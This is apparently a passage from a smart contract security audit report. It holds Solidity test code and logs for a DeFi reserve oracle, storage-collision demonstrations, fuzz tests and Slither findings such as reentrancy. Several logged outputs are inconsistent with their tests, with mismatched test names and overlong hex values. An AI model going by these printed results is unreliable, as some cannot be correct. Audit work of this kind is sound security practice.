  ----------------------------------------
  LAST RESERVES       2999999999999999999
  LAST RESERVES       2999999999999999999
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       4439999999999
  LAST RESERVES       4439999999999
  ----------------------------------------
```

MANUAL TESTING

```
246     // READ LAST RESERVES IN INITIAL STAGES (CAPPING)
        ftrace | funcSig
247     function testReadLastReservesInitialStages() public {
248         vm.startPrank(wellAddress);
249
250         reservesTest1.push(1e18);
251         reservesTest1.push(1e18);
252
253         vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
254         thePump.update(reservesTest1, pumpData);
255         lastRes = thePump.readLastReserves(wellAddress);
256
257         _consoleLogReserves(2, true, false, false, false, false);
258
259         reservesTest1[0] = 2e18;
260         reservesTest1[1] = 2e18;
261
262         vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
263         thePump.update(reservesTest1, pumpData);
264         lastRes = thePump.readLastReserves(wellAddress);
265
266         _consoleLogReserves(2, true, false, false, false, false);
267
268         reservesTest1[0] = 3e18;
269         reservesTest1[1] = 3e18;
270
271         vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
272         thePump.update(reservesTest1, pumpData);
273         lastRes = thePump.readLastReserves(wellAddress);
274
275         _consoleLogReserves(2, true, false, false, false, false);
276
277         reservesTest1[0] = 3e18;
278         reservesTest1[1] = 3e18;
279
280         vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
281         thePump.update(reservesTest1, pumpData);
282         lastRes = thePump.readLastReserves(wellAddress);
283
284         _consoleLogReserves(2, true, false, false, false, false);
285
286         vm.stopPrank();
287     }
```

```
[PASS] testReadLastReservesInitialStages() (gas: 518588)
Logs:
  ----------------------------------------
  LAST RESERVES       57
  LAST RESERVES       57
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       3325
  LAST RESERVES       3325
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       191751
  LAST RESERVES       191751
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       11057332
  LAST RESERVES       11057332
  ----------------------------------------
```

```
1070    function testReadLastCumulativeReservesSimple() public {
1071        uint x = 10e18;
1072        uint y = 2e18;
1073
1074        vm.startPrank(wellAddress);
1075
1076        reservesTest1.push(1e18);
1077        reservesTest1.push(1e18);
1078
1079        vm.warp(block.timestamp);
1080
1081        thePump.update(reservesTest1, pumpData);
1082
1083        lastRes = thePump.readLastReserves(wellAddress);
1084        lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
1085        instRes = thePump.readInstantaneousReserves(wellAddress);
1086        lastCumRes = thePump.readLastCumulativeReserves(wellAddress);
1087
1088
1089        console.log(" ---------------------------------------- ");
1090        console.log("LAST RESERVES      ", lastRes[0]);
1091        console.log("LAST RESERVES      ", lastRes[1]);
1092        console.log("LAST INST RESERVES ", lastInstRes[0]);
1093        console.log("LAST INST RESERVES ", lastInstRes[1]);
1094        console.log("INST RESERVES      ", instRes[0]);
1095        console.log("INST RESERVES      ", instRes[1]);
1096        console.log(uint128(lastCumRes[0]));
1097        console.log(uint128(lastCumRes[1]));
1098        console.log(" ---------------------------------------- ");
1099
1100        reservesTest1[0] = 2e18;
1101        reservesTest1[1] = 2e18;
1102
1103        vm.warp(block.timestamp + 10 days);
1104
1105        thePump.update(reservesTest1, pumpData);
1106
1107        lastRes = thePump.readLastReserves(wellAddress);
1108        lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
1109        instRes = thePump.readInstantaneousReserves(wellAddress);
1110        lastCumRes = thePump.readLastCumulativeReserves(wellAddress);
```

```
console.log(" ---------------------------------------- ");
console.log("LAST RESERVES      ", lastRes[0]);
console.log("LAST RESERVES      ", lastRes[1]);
console.log("LAST INST RESERVES ", lastInstRes[0]);
console.log("LAST INST RESERVES ", lastInstRes[1]);
console.log("INST RESERVES      ", instRes[0]);
console.log("INST RESERVES      ", instRes[1]);
console.log(uint128(lastCumRes[0]));
console.log(uint128(lastCumRes[1]));
console.log(" ---------------------------------------- ");

reservesTest1[0] = 3e18;
reservesTest1[1] = 3e18;

vm.warp(block.timestamp + 1000 days);

thePump.update(reservesTest1, pumpData);

lastRes = thePump.readLastReserves(wellAddress);
lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
instRes = thePump.readInstantaneousReserves(wellAddress);
lastCumRes = thePump.readLastCumulativeReserves(wellAddress);

console.log(" ---------------------------------------- ");
console.log("LAST RESERVES      ", lastRes[0]);
console.log("LAST RESERVES      ", lastRes[1]);
console.log("LAST INST RESERVES ", lastInstRes[0]);
console.log("LAST INST RESERVES ", lastInstRes[1]);
console.log("INST RESERVES      ", instRes[0]);
console.log("INST RESERVES      ", instRes[1]);
console.log(uint128(lastCumRes[0]));
console.log(uint128(lastCumRes[1]));
console.log(" ---------------------------------------- ");

reservesTest1[0] = 3e18;
reservesTest1[1] = 3e18;

vm.warp(block.timestamp + 100 days);

thePump.update(reservesTest1, pumpData);

lastRes = thePump.readLastReserves(wellAddress);
lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
instRes = thePump.readInstantaneousReserves(wellAddress);
lastCumRes = thePump.readLastCumulativeReserves(wellAddress);
console.log(" ---------------------------------------- ");
console.log("LAST RESERVES      ", lastRes[0]);
console.log("LAST RESERVES      ", lastRes[1]);
console.log("LAST INST RESERVES ", lastInstRes[0]);
console.log("LAST INST RESERVES ", lastInstRes[1]);
console.log("INST RESERVES      ", instRes[0]);
console.log("INST RESERVES      ", instRes[1]);
console.log(uint128(lastCumRes[0]));
console.log(uint128(lastCumRes[1]));
console.log(" ---------------------------------------- ");

vm.stopPrank();
}
```

MANUAL TESTING

```
[PASS] testReadLastCumulativeReservesSimple() (gas: 1030902)
Logs:
  ----------------------------------------
  LAST RESERVES       1
  LAST RESERVES       1
  LAST INST RESERVES  1
  LAST INST RESERVES  1
  INST RESERVES       1
  INST RESERVES       1
  0
  0
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       1999999999999999999
  LAST RESERVES       1999999999999999999
  LAST INST RESERVES  1999999999999999999
  LAST INST RESERVES  1999999999999999999
  INST RESERVES       1999999999999999999
  INST RESERVES       1999999999999999999
  85198142659621143730057717115026094442
  85198142659621143730057717115026094442
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       2999999999999999999
  LAST RESERVES       2999999999999999999
  LAST INST RESERVES  2999999999999999999
  LAST INST RESERVES  2999999999999999999
  INST RESERVES       2999999999999999999
  INST RESERVES       2999999999999999999
  85232835316220934448653842735933390182
  85232835316220934448653842735933390182
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       2999999999999999999
  LAST RESERVES       2999999999999999999
  LAST INST RESERVES  2999999999999999999
  LAST INST RESERVES  2999999999999999999
  INST RESERVES       2999999999999999999
  INST RESERVES       2999999999999999999
  85233476434164555396839303253618682392
  85233476434164555396839303253618682392
  ----------------------------------------
```

```
101     function test_2storeAndReadBytes16() public {
102         bytes16[] memory reserves = new bytes16[](2);
103
104         reserves[0] = 0x00000000000000000000000000000123;
105         reserves[1] = 0x00000000000000000000000000000456;
106
107         LibBytes16.storeBytes16(RESERVES_STORAGE_SLOT, reserves);
108         bytes32 slot = RESERVES_STORAGE_SLOT;
109         bytes32 test;
110         assembly {
111             test := sload(slot)
112         }
113         console.logBytes32(test);
114         assembly {
115             test := sload(add(slot, 32))
116         }
117         console.logBytes32(test);
118         // Re-read reserves and compare
119         bytes16[] memory reserves2 = LibBytes16.readBytes16(RESERVES_STORAGE_SLOT, reserves.length);
120         for (uint i = 0; i < reserves2.length; i++) {
121             console.log(i);
122             console.logBytes32(reserves[i]);
123             console.logBytes32(reserves2[i]);
124             assertEq(reserves2[i], reserves[i], "ByteStorage: reserves mismatch");
125         }
126     }
```

```
[PASS] test_3storeAndReadBytes16() (gas: 57750)
Logs:
  0x00000000000000000000000000000123000000000000000000000000000000456
  0x00000000000000000000000000000789000000000000000000000000000000000
  0
  0x00000000000000000000000000000123000000000000000000000000000000000
  0x00000000000000000000000000000123000000000000000000000000000000000
  1
  0x00000000000000000000000000000456000000000000000000000000000000000
  0x00000000000000000000000000000456000000000000000000000000000000000
  2
  0x00000000000000000000000000000789000000000000000000000000000000000
  0x00000000000000000000000000000789000000000000000000000000000000000
```

```
127     function test_3storeAndReadBytes16() public {
128         bytes16[] memory reserves = new bytes16[](3);
129
130         reserves[0] = 0x00000000000000000000000000000123;
131         reserves[1] = 0x00000000000000000000000000000456;
132         reserves[2] = 0x00000000000000000000000000000789;
133
134         LibBytes16.storeBytes16(RESERVES_STORAGE_SLOT, reserves);
135         bytes32 slot = RESERVES_STORAGE_SLOT;
136         bytes32 test;
137         assembly {
138             test := sload(slot)
139         }
140         console.logBytes32(test);
141         assembly {
142             test := sload(add(slot, 32))
143         }
144         console.logBytes32(test);
145         // Re-read reserves and compare
146         bytes16[] memory reserves2 = LibBytes16.readBytes16(RESERVES_STORAGE_SLOT, reserves.length);
147         for (uint i = 0; i < reserves2.length; i++) {
148             console.log(i);
149             console.logBytes32(reserves[i]);
150             console.logBytes32(reserves2[i]);
151             assertEq(reserves2[i], reserves[i], "ByteStorage: reserves mismatch");
152         }
153     }
```

```
[PASS] test_3storeAndReadBytes16() (gas: 57750)
Logs:
  0x00000000000000000000000000000123000000000000000000000000000000456
  0x00000000000000000000000000000789000000000000000000000000000000000
  0
  0x00000000000000000000000000000123000000000000000000000000000000000
  0x00000000000000000000000000000123000000000000000000000000000000000
  1
  0x00000000000000000000000000000456000000000000000000000000000000000
  0x00000000000000000000000000000456000000000000000000000000000000000
  2
  0x00000000000000000000000000000789000000000000000000000000000000000
  0x00000000000000000000000000000789000000000000000000000000000000000
```

```
209     function test_storageCollision1() public {
210         console.logBytes32(getSlotForAddress(collision1));
211         console.logBytes32(getSlotForAddress(collision2));
212         vm.startPrank(collision2);
213         pump.update(reservesTest2, new bytes(0));
214         uint[] memory reservesInternal1 = pump.readLastReserves(collision2);
215         // console.log("Well reserve 0 from oracle --> ", reservesInternal1[0]);
216         // console.log("Well reserve 1 from oracle --> ", reservesInternal1[1]);
217         vm.stopPrank();
218         vm.startPrank(collision1);
219         pump.update(reservesTest1, new bytes(0));
220         uint[] memory reservesInternal2 = pump.readLastReserves(collision1);
221         // console.log("Well reserve 0 from oracle --> ", reservesInternal2[0]);
222         // console.log("Well reserve 1 from oracle --> ", reservesInternal2[1]);
223         vm.stopPrank();
224         reservesInternal1 = pump.readLastReserves(collision1);
225         console.log("collision1 reserve 0 from oracle --> ", reservesInternal1[0]);
226         console.log("collision1 reserve 1 from oracle --> ", reservesInternal1[1]);
227         reservesInternal2 = pump.readLastReserves(collision2);
228         console.log("collision2 reserve 0 from oracle --> ", reservesInternal2[0]);
229         console.log("collision2 reserve 1 from oracle --> ", reservesInternal2[1]);
230     }
        ftrace | funcSig
231     function test_storageCollisionMoreTokens() public {
232         console.logBytes32(getSlotForAddress(collision1));
233         console.logBytes32(getSlotForAddress(collision2));
234         vm.startPrank(collision2);
235         pump.update(reservesTest2, new bytes(0));
236         uint[] memory reservesInternal1 = pump.readLastReserves(collision2);
237         // console.log("Well reserve 0 from oracle --> ", reservesInternal1[0]);
238         // console.log("Well reserve 1 from oracle --> ", reservesInternal1[1]);
239         vm.stopPrank();
240         vm.startPrank(collision1);
241         pump.update(reservesTest1, new bytes(0));
242         uint[] memory reservesInternal2 = pump.readLastReserves(collision1);
243         // console.log("Well reserve 0 from oracle --> ", reservesInternal2[0]);
244         // console.log("Well reserve 1 from oracle --> ", reservesInternal2[1]);
245         vm.stopPrank();
246         reservesInternal1 = pump.readLastReserves(collision1);
247         console.log("collision1 reserve 0 from oracle --> ", reservesInternal1[0]);
248         console.log("collision1 reserve 1 from oracle --> ", reservesInternal1[1]);
249         reservesInternal2 = pump.readLastReserves(collision2);
250         console.log("collision2 reserve 0 from oracle --> ", reservesInternal2[0]);
251         console.log("collision2 reserve 1 from oracle --> ", reservesInternal2[1]);
252     }
253 }
```

```
[PASS] test_storageCollision1() (gas: 35063624)
Logs:
  0x0000000000000000000000000000000000000000000000090000000000000000000000000000000000000000
  0xf0000000000000000000000000000000000000000000000090000000000000000000000000000000000000000
  collision1 reserve 0 from oracle -->  20999999999999999999
  collision1 reserve 1 from oracle -->  20999999999999999999
  collision2 reserve 0 from oracle -->  99999999999999999999
  collision2 reserve 1 from oracle -->  10999999999999999999

[PASS] test_storageCollisionMoreTokens() (gas: 35063624)
Logs:
  0x0000000000000000000000000000000000000000000000090000000000000000000000000000000000000000
  0xf0000000000000000000000000000000000000000000000090000000000000000000000000000000000000000
  collision1 reserve 0 from oracle -->  20999999999999999999
  collision1 reserve 1 from oracle -->  20999999999999999999
  collision2 reserve 0 from oracle -->  99999999999999999999
  collision2 reserve 1 from oracle -->  10999999999999999999
```

```
36      function testEmaFuzz_1storeAndRead(
37      ) public {
38          uint256 n = 2;
39          uint256 lastTimestamp = block.timestamp;
40          bytes16[] memory reserves = new bytes16[](2);
41
42          reserves[0] = bytes16(0x00000000000000000000000000000123) << 24;
43          reserves[1] = bytes16(0x00000000000000000000000000000456) << 24;
44          // reserves[i] = bytes16(_reserves[i]) << 24;
45          LibLastReserveBytes.storeLastReserves(RESERVES_STORAGE_SLOT, uint40(lastTimestamp), reserves);
46          (uint8 _n, uint40 _lastTimestamp, bytes16[] memory reserves2) = LibLastReserveBytes.readLastReserves(RESERVES_STORAGE_SLOT);
47          uint8 __n = LibLastReserveBytes.readN(RESERVES_STORAGE_SLOT);
48          assertEq(__n, n, "ByteStorage: n mismatch");
49          assertEq(_n, n, "ByteStorage: n mismatch");
50          assertEq(_lastTimestamp, lastTimestamp, "ByteStorage: lastTimestamp mismatch");
51          for (uint i = 0; i < reserves2.length; i++) {
52              console.logBytes32(reserves[i]);
53              console.logBytes32(reserves2[i]);
54              assertEq(reserves2[i], reserves[i], "ByteStorage: reserves mismatch");
55          }
56      }
```

```
[PASS] testEmaFuzz_1storeAndRead() (gas: 28863)
Logs:
  0x0000000000000000000000000123000000000000000000000000000000000000
  0x0000000000000000000000000123000000000000000000000000000000000000
  0x0000000000000000000000000456000000000000000000000000000000000000
  0x0000000000000000000000000456000000000000000000000000000000000000
```

5.5 Significant Fuzzing Tests for Pumps

```
79    function testEmaFuzz_storeAndRead(
80        uint8 n↑,
81        uint40 lastTimestamp↑,
82        bytes13[NUM_RESERVES_MAX] memory _reserves↑
83    ) public {
84        vm.assume(n↑ <= NUM_RESERVES_MAX);
85        // Use the first `n` reserves. Cast uint104 reserves -> uint256
86        bytes16[] memory reserves = new bytes16[](n↑);
87        for (uint i = 0; i < n↑; i++) {
88            reserves[i] = bytes16(_reserves↑[i]) << 24;
89        }
90        LibLastReserveBytes.storeLastReserves(RESERVES_STORAGE_SLOT, lastTimestamp↑, reserves);
91        // Re-read reserves and compare
92        (uint8 _n, uint40 _lastTimestamp, bytes16[] memory reserves2) = LibLastReserveBytes.readLastReserves(RESERVES_STORAGE_SLOT);
93        uint8 __n = LibLastReserveBytes.readN(RESERVES_STORAGE_SLOT);
94        assertEq(__n, n↑, "ByteStorage: n mismatch");
95        assertEq(_n, n↑, "ByteStorage: n mismatch");
96        assertEq(_lastTimestamp, lastTimestamp↑, "ByteStorage: lastTimestamp mismatch");
97        for (uint i = 0; i < reserves2.length; i++) {
98            assertEq(reserves2[i], reserves[i], "ByteStorage: reserves mismatch");
99        }
100   }
154   function testFuzz_storeAndReadBytes16(uint n↑, bytes16[8] memory _reserves↑) public {
155       vm.assume(n↑ <= NUM_RESERVES_MAX);
156       // Use the first `n` reserves. Cast uint128 reserves -> uint256
157       bytes16[] memory reserves = new bytes16[](n↑);
158       for (uint i = 0; i < n↑; i++) {
159           reserves[i] = _reserves↑[i];
160       }
161       LibBytes16.storeBytes16(RESERVES_STORAGE_SLOT, reserves);
162       bytes32 slot = RESERVES_STORAGE_SLOT;
163       bytes32 test;
164       assembly {
165           test := sload(slot)
166       }
167       console.logBytes32(test);
168       assembly {
169           test := sload(add(slot, 32))
170       }
171       console.logBytes32(test);
172       // Re-read reserves and compare
173       bytes16[] memory reserves2 = LibBytes16.readBytes16(RESERVES_STORAGE_SLOT, n↑);
174       for (uint i = 0; i < reserves2.length; i++) {
175           console.log(i);
176           assertEq(reserves2[i], reserves[i], "ByteStorage: reserves mismatch");
177       }
178   }
```

```
318     //  FUZZING READ LAST RESERVES CHANGING VALUES
        ftrace | funcSig
319     function testReadLastReservesChangingFUZZZZ(uint x↑, uint y↑) public {
320         if (x↑ > 5 && x↑ < 100_000_000e18 && y↑ > 5 && y↑ < 100_000_000e18){
321             vm.startPrank(wellAddress);
322
323             reservesTest1.push(x↑);
324             reservesTest1.push(y↑);
325
326             vm.warp(block.timestamp + 10 days);
327             thePump.update(reservesTest1, pumpData);
328             lastRes = thePump.readLastReserves(wellAddress);
329
330             assertApproxEqAbs(lastRes[0], x↑, 1e6);
331             assertApproxEqAbs(lastRes[1], y↑, 1e6);
332
333             x↑ = x↑ * 2;
334             y↑ = y↑ * 5;
335
336             reservesTest1[0] = x↑;
337             reservesTest1[1] = y↑;
338
339             vm.warp(block.timestamp + 10 days);
340             thePump.update(reservesTest1, pumpData);
341             lastRes = thePump.readLastReserves(wellAddress);
342
343             assertApproxEqAbs(lastRes[0], x↑, 1e6);
344             assertApproxEqAbs(lastRes[1], y↑, 1e6);
345
346             x↑ = x↑ + 8782772;
347             y↑ = y↑ + 356173;
348
349             reservesTest1[0] = x↑;
350             reservesTest1[1] = y↑;
351
352             vm.warp(block.timestamp + 10 days);
353             thePump.update(reservesTest1, pumpData);
354             lastRes = thePump.readLastReserves(wellAddress);
355
356             assertApproxEqAbs(lastRes[0], x↑, 1e6);
357             assertApproxEqAbs(lastRes[1], y↑, 1e6);
358
359             x↑ = 1000 + y↑;
360             y↑ = 1000 + x↑;
361
362             reservesTest1[0] = x↑;
363             reservesTest1[1] = y↑;
364
365             vm.warp(block.timestamp + 10 days);
366             thePump.update(reservesTest1, pumpData);
367             lastRes = thePump.readLastReserves(wellAddress);
368
369             assertApproxEqAbs(lastRes[0], x↑, 1e6);
370             assertApproxEqAbs(lastRes[1], y↑, 1e6);
371
372             x↑ = x↑ + 300000 - y↑;
373             y↑ = y↑ + 3000 - x↑;
374
375             reservesTest1[0] = x↑;
376             reservesTest1[1] = y↑;
377
378             vm.warp(block.timestamp + 10 days);
379             thePump.update(reservesTest1, pumpData);
380             lastRes = thePump.readLastReserves(wellAddress);
381
382             assertApproxEqAbs(lastRes[0], x↑, 1e6);
383             assertApproxEqAbs(lastRes[1], y↑, 1e6);
384
385             vm.stopPrank();
386         }
387     }
```

```
737     function testReadLastInstReservesChangingFUZZZZ(uint x↑, uint y↑) public {
738         if (x↑ > 5 && x↑ < 100_000_000e18 && y↑ > 5 && y↑ < 100_000_000e18){
739             vm.startPrank(wellAddress);
740 
741             reservesTest1.push(x↑);
742             reservesTest1.push(y↑);
743 
744             vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
745             thePump.update(reservesTest1, pumpData);
746             lastRes = thePump.readLastReserves(wellAddress);
747             lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
748 
749             uint x1 = x↑ * 2;
750             uint y1 = y↑ * 5;
751 
752             reservesTest1[0] = x1;
753             reservesTest1[1] = y1;
754 
755             vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
756             thePump.update(reservesTest1, pumpData);
757             lastRes = thePump.readLastReserves(wellAddress);
758             lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
759 
760             _consoleLogReserves(2, true, true, false, false, false);
761 
762             if (x1 > x↑) { assertGe(lastRes[0], lastInstRes[0]); }
763             else { assertGe(lastInstRes[0], lastRes[0]); }
764             if (y1 > y↑) { assertGe(lastRes[1], lastInstRes[1]); }
765             else { assertGe(lastInstRes[1], lastRes[1]); }
766 
767             uint x2 = 20000;
768             uint y2 = 1000 + x↑;
769 
770             reservesTest1[0] = x2;
771             reservesTest1[1] = y2;
772 
773             vm.warp(block.timestamp + TIME_PER_BLOCK * 10);
774             thePump.update(reservesTest1, pumpData);
775             lastRes = thePump.readLastReserves(wellAddress);
776             lastInstRes = thePump.readLastInstantaneousReserves(wellAddress);
777 
778             _consoleLogReserves(2, true, true, false, false, false);
779 
780             if (x1 > x↑) { assertGe(lastRes[0], lastInstRes[0]); }
781             else { assertGe(lastInstRes[0], lastRes[0]); }
782             if (y1 > y↑) { assertGe(lastRes[1], lastInstRes[1]); }
783             else { assertGe(lastInstRes[1], lastRes[1]); }
784 
785             vm.stopPrank();
786         }
787     }
```

AUTOMATED TESTING

6.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the scoped contracts. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified all the contracts in the repository and was able to compile them correctly into their ABI and binary formats, Slither was run on the all-scoped contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' ABIs across the entire code-base.

Slither Results:

- Well.sol

```
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - denominator = denominator / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) performs a mu
        - prod0 = prod0 / twos (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#132)
LibBytes.storeUint128(bytes32,uint256[]) (src/libraries/LibBytes.sol#32-84) performs a multiplication on the result
        - maxI = reserves.length / 2 (src/libraries/LibBytes.sol#49)
        - iByte = maxI * 64 (src/libraries/LibBytes.sol#72)
LibBytes.storeUint128(bytes32,uint256[]) (src/libraries/LibBytes.sol#32-84) performs a multiplication on the result
        - maxI = reserves.length / 2 (src/libraries/LibBytes.sol#49)
        - sstore(uint256,uint256)(slot + maxI * 32,mload(uint256)(reserves + iByte + 32) << 128 + sload(uint256)(slo
LibBytes.readUint128(bytes32,uint256) (src/libraries/LibBytes.sol#89-125) performs a multiplication on the result of
        - iByte = (i - 1) / 2 * 32 (src/libraries/LibBytes.sol#107)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

Well.addLiquidity(uint256[],uint256,address).i (src/Well.sol#261) is a local variable never initialized
Well.getAddLiquidityOut(uint256[]).i (src/Well.sol#289) is a local variable never initialized
Well._getIJ(IERC20[],IERC20,IERC20).k (src/Well.sol#575) is a local variable never initialized
Well.skim(address).i (src/Well.sol#462) is a local variable never initialized
Well.getRemoveLiquidityOut(uint256).i (src/Well.sol#338) is a local variable never initialized
Well._updatePumps(uint256).i (src/Well.sol#489) is a local variable never initialized
Well.getRemoveLiquidityImbalancedIn(uint256[]).i (src/Well.sol#447) is a local variable never initialized
Well.removeLiquidity(uint256,uint256[],address).i (src/Well.sol#311) is a local variable never initialized
Well.constructor(string,string,IERC20[],Call,Call[]).i (src/Well.sol#70) is a local variable never initialized
Well.removeLiquidityImbalanced(uint256,uint256[],address).i (src/Well.sol#425) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ERC20Permit.constructor(string).name (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-ERC20Permit.
        - ERC20.name() (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#62-64) (function)
        - IERC20Metadata.name() (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/IERC20Metadata.sol#17)
Well.constructor(string,string,IERC20[],Call,Call[])._name (src/Well.sol#57) shadows:
        - ERC20._name (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#42) (state variable)
Well.constructor(string,string,IERC20[],Call,Call[])._symbol (src/Well.sol#58) shadows:
        - ERC20._symbol (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#43) (state variable)
Well._updatePumps(uint256).numberOfTokens (src/Well.sol#474) shadows:
        - ImmutableTokens.numberOfTokens() (src/utils/ImmutableTokens.sol#63-65) (function)
Well._getReserves(uint256).numberOfTokens (src/Well.sol#507) shadows:
        - ImmutableTokens.numberOfTokens() (src/utils/ImmutableTokens.sol#63-65) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Well.constructor(string,string,IERC20[],Call,Call[]) (src/Well.sol#56-74) has external calls inside a loop: IPump(_p
Well.skim(address) (src/Well.sol#458-466) has external calls inside a loop: skimAmounts[i] = _tokens[i].balanceOf(ad
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in Well.addLiquidity(uint256[],uint256,address) (src/Well.sol#253-276):
        External calls:
        - reserves = _updatePumps(_tokens.length) (src/Well.sol#259)
                - IPump(firstPumpTarget()).update(reserves,firstPumpBytes()) (src/Well.sol#486)
                - IPump(_pumps[i].target).update(reserves,_pumps[i].data) (src/Well.sol#490)
        - _tokens[i].safeTransferFrom(msg.sender,address(this),tokenAmountsIn[i]) (src/Well.sol#263-267)
        State variables written after the call(s):
        - _mint(recipient,lpAmountOut) (src/Well.sol#273)
                - _balances[account] += amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#267)
        - _mint(recipient,lpAmountOut) (src/Well.sol#273)
```

```
                - _totalSupply += amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#264)
Reentrancy in Well.removeLiquidity(uint256,uint256[],address) (src/Well.sol#300-323):
        External calls:
        - reserves = _updatePumps(_tokens.length) (src/Well.sol#306)
                - IPump(firstPumpTarget()).update(reserves,firstPumpBytes()) (src/Well.sol#486)
                - IPump(_pumps[i].target).update(reserves,_pumps[i].data) (src/Well.sol#490)
        State variables written after the call(s):
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#310)
                - _balances[account] = accountBalance - amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#310)
                - _totalSupply -= amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#295)
Reentrancy in Well.removeLiquidityImbalanced(uint256,uint256[],address) (src/Well.sol#417-435):
        External calls:
        - reserves = _updatePumps(_tokens.length) (src/Well.sol#423)
                - IPump(firstPumpTarget()).update(reserves,firstPumpBytes()) (src/Well.sol#486)
                - IPump(_pumps[i].target).update(reserves,_pumps[i].data) (src/Well.sol#490)
        - _tokens[i].safeTransfer(recipient,tokenAmountsOut[i]) (src/Well.sol#426)
        State variables written after the call(s):
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#431)
                - _balances[account] = accountBalance - amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#431)
                - _totalSupply -= amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#295)
Reentrancy in Well.removeLiquidityOneToken(uint256,IERC20,uint256,address) (src/Well.sol#348-370):
        External calls:
        - reserves = _updatePumps(_tokens.length) (src/Well.sol#355)
                - IPump(firstPumpTarget()).update(reserves,firstPumpBytes()) (src/Well.sol#486)
                - IPump(_pumps[i].target).update(reserves,_pumps[i].data) (src/Well.sol#490)
        State variables written after the call(s):
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#364)
                - _balances[account] = accountBalance - amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC
        - _burn(msg.sender,lpAmountIn) (src/Well.sol#364)
                - _totalSupply -= amount (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#295)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

ERC20Permit.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (lib/openzeppelin-contracts/contracts/toke
        Dangerous comparisons:
